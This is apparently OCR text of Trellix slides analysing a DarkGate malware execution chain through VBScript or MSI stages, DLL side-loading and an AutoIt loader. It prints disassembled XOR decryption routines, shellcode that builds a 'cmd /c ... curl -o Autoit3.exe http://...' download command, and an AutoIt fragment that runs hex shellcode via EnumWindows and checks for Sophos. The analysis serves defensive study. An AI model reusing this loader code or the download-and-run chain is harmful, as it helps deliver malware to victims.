
```
loc_402E83:
mov     eax, [esp+18h+var_14]
mov     edx, ebp
call    string_management_0
mov     eax, ebp
call    get_string_length
mov     esi, eax
test    esi, esi
jle     short loc_402EB9
```

```
mov     ebx, 1
```

XOR decryption

```
loc_402EA0:
mov     eax, [esp+18h+var_14]
call    j_string_management_1_0
mov     edx, edi
xor     dl, [ebp+ebx-1]
not     dl
mov     [eax+ebx-1], dl
inc     ebx
dec     esi
jnz     short loc_402EA0
```


Execution chain - v5



Trellix

Execution chain - v5


- ❑ The **first stage** will be similar to the one seen in the previous version, either a VBScript or a MSI file.
- ❑ The VBScript version directly drops the AutoIT payload instead of a DLL/executable combination.
- ❑ The MSI version utilizes DLL side-loading, where a signed executable loads a malicious DLL.




Trellix

Execution chain - v5 - MSI

- The **second stage** of the MSI version is composed by two files KeyScrambler and KeyScramblerE.dll, which contains the next stage.






```
mov     esi, 1

loc_4622AF:
mov     eax, [esp+18h+length]
call    j_unknown_libname_54_0
mov     edx, [esp+18h+ecnrypted_data]
mov     dl, [edx+esi-1]
mov     cl, [ebp+ebx-1] ; key
xor     dl, cl
mov     [eax+esi-1], dl
mov     eax, ebp
call    unknown_libname_53 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
cmp     ebx, eax
jge     short loc_4622D7

inc     ebx
jmp     short loc_4622DC

loc_4622D7:
mov     ebx, 1

loc_4622DC:
inc     esi
dec     edi
jnz     short loc_4622AF
```

Execution chain - v5 - MSI

- The **third stage** of the MSI version is a shellcode that will execute the curl utility to download the next stage.




```
000001D1 C6 03 63       mov     byte ptr [ebx], 63h ; 'c'
000001D4 C6 43 01 6D    mov     byte ptr [ebx+1], 6Dh ; 'm'
000001D8 C6 43 02 64    mov     byte ptr [ebx+2], 64h ; 'd'
000001DC C6 43 03 20    mov     byte ptr [ebx+3], 20h ; ' '
000001E0 C6 43 04 2F    mov     byte ptr [ebx+4], 2Fh ; '/'
000001E4 C6 43 05 63    mov     byte ptr [ebx+5], 63h ; 'c'
000001E8 C6 43 06 20    mov     byte ptr [ebx+6], 20h ; ' '
000001EC C6 43 07 63    mov     byte ptr [ebx+7], 63h ; 'c'
000001F0 C6 43 08 64    mov     byte ptr [ebx+8], 64h ; 'd'
000001F4 C6 43 09 20    mov     byte ptr [ebx+9], 20h ; ' '
000001F8 C6 43 0A 2F    mov     byte ptr [ebx+0Ah], 2Fh ; '/'
000001FC C6 43 0B 64    mov     byte ptr [ebx+0Bh], 64h ; 'd'
00000200 C6 43 0C 20    mov     byte ptr [ebx+0Ch], 20h ; ' '
00000204 C6 43 0D 25    mov     byte ptr [ebx+0Dh], 25h ; '%'
00000208 C6 43 0E 74    mov     byte ptr [ebx+0Eh], 74h ; 't'
0000020C C6 43 0F 65    mov     byte ptr [ebx+0Fh], 65h ; 'e'
00000210 C6 43 10 6D    mov     byte ptr [ebx+10h], 6Dh ; 'm'
00000214 C6 43 11 70    mov     byte ptr [ebx+11h], 70h ; 'p'
00000218 C6 43 12 25    mov     byte ptr [ebx+12h], 25h ; '%'
0000021C C6 43 13 20    mov     byte ptr [ebx+13h], 20h ; ' '
00000220 C6 43 14 26    mov     byte ptr [ebx+14h], 26h ; '&'
00000224 C6 43 15 20    mov     byte ptr [ebx+15h], 20h ; ' '
00000228 C6 43 16 63    mov     byte ptr [ebx+16h], 63h ; 'c'
0000022C C6 43 17 75    mov     byte ptr [ebx+17h], 75h ; 'u'
00000230 C6 43 18 72    mov     byte ptr [ebx+18h], 72h ; 'r'
00000234 C6 43 19 6C    mov     byte ptr [ebx+19h], 6Ch ; 'l'
00000238 C6 43 1A 20    mov     byte ptr [ebx+1Ah], 20h ; ' '
0000023C C6 43 1B 2D    mov     byte ptr [ebx+1Bh], 2Dh ; '-'
00000240 C6 43 1C 6F    mov     byte ptr [ebx+1Ch], 6Fh ; 'o'
00000244 C6 43 1D 20    mov     byte ptr [ebx+1Dh], 20h ; ' '
00000248 C6 43 1E 41    mov     byte ptr [ebx+1Eh], 41h ; 'A'
0000024C C6 43 1F 75    mov     byte ptr [ebx+1Fh], 75h ; 'u'
00000250 C6 43 20 74    mov     byte ptr [ebx+20h], 74h ; 't'
00000254 C6 43 21 6F    mov     byte ptr [ebx+21h], 6Fh ; 'o'
00000258 C6 43 22 69    mov     byte ptr [ebx+22h], 69h ; 'i'
0000025C C6 43 23 74    mov     byte ptr [ebx+23h], 74h ; 't'
00000260 C6 43 24 33    mov     byte ptr [ebx+24h], 33h ; '3'
00000264 C6 43 25 2E    mov     byte ptr [ebx+25h], 2Eh ; '.'
00000268 C6 43 26 65    mov     byte ptr [ebx+26h], 65h ; 'e'
0000026C C6 43 27 78    mov     byte ptr [ebx+27h], 78h ; 'x'
00000270 C6 43 28 65    mov     byte ptr [ebx+28h], 65h ; 'e'
00000274 C6 43 29 20    mov     byte ptr [ebx+29h], 20h ; ' '
00000278 C6 43 2A 68    mov     byte ptr [ebx+2Ah], 68h ; 'h'
0000027C C6 43 2B 74    mov     byte ptr [ebx+2Bh], 74h ; 't'
00000280 C6 43 2C 74    mov     byte ptr [ebx+2Ch], 74h ; 't'
00000284 C6 43 2D 70    mov     byte ptr [ebx+2Dh], 70h ; 'p'
00000288 C6 43 2E 3A    mov     byte ptr [ebx+2Eh], 3Ah ; ':'
0000028C C6 43 2F 2F    mov     byte ptr [ebx+2Fh], 2Fh ; '/'
00000290 C6 43 30 2F    mov     byte ptr [ebx+30h], 2Fh ; '/'
```

```
cmd /c cd /d %temp% & curl -o Autoit3.exe http://...
```

Trellix

Execution chain - v5


❏ The **fourth stage** of the MSI version and the **second stage** of the VBScript version is an AutoIt3 script, pretty similar to the one seen in version 4.



```
$SHJwwDeG &= "9DD021F9FF4B85DB7C53"
$SHJwwDeG &= "438B85CC21F9FF"
$SHJwwDeG &= "0FB700C1E80C83F803752F8B95F021"
$SHJwwDeG &= "F9FF8B850022F9FF8BC82B4A348B95"
$SHJwwDeG &= "D421F9FF8B1203D08B85CC21"
$SHJwwDeG &= "F9FF668B006625FF"
$SHJwwDeG &= "0F0FB7C003D0"
$SHJwwDeG &= "010A8B85CC21F9FF83C0028985"
$SHJwwDeG &= "CC21F9FF4B75AE8B85D4"
$SHJwwDeG &= "21F9FF8B40040385D421F9"
$SHJwwDeG &= "FF8985D421F9FF8B85D421F9FF2B85D821F9FF8B95"
$SHJwwDeG &= "F021F9FF3B82A4000000"
$SHJwwDeG &= "0F824CFFFFFF8B85F021F9FF"
$SHJwwDeG &= "8B40288985FC21F9"
$SHJwwDeG &= "FF8B850022F9FF0385"
$SHJwwDeG &= "FC21F9FFFFE05F5E"
$SHJwwDeG &= "5B8BE55DC38D40"

$fpmxpu = DllStructCreate("byte[" & 3175 & "]")
if not fileexists("C:\Program Files (x86)\Sophos") then
DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($fpmxpu), "int", 3175, "dword", 0x40, "dword*", null)
endif
DllStructSetData($fpmxpu, 1, BinaryToString("0x"&$SHJwwDeG))
DllCall("user32.dll", "int", "EnumWindows", "ptr", DllStructGetPtr($fpmxpu), "lparam", 0)
endif
```


Execution chain - v5

- The **final stage** is the loader of DarkGate, which will download, decrypt and execute the DarkGate payload.
- The key is included alongside with the encrypted data.



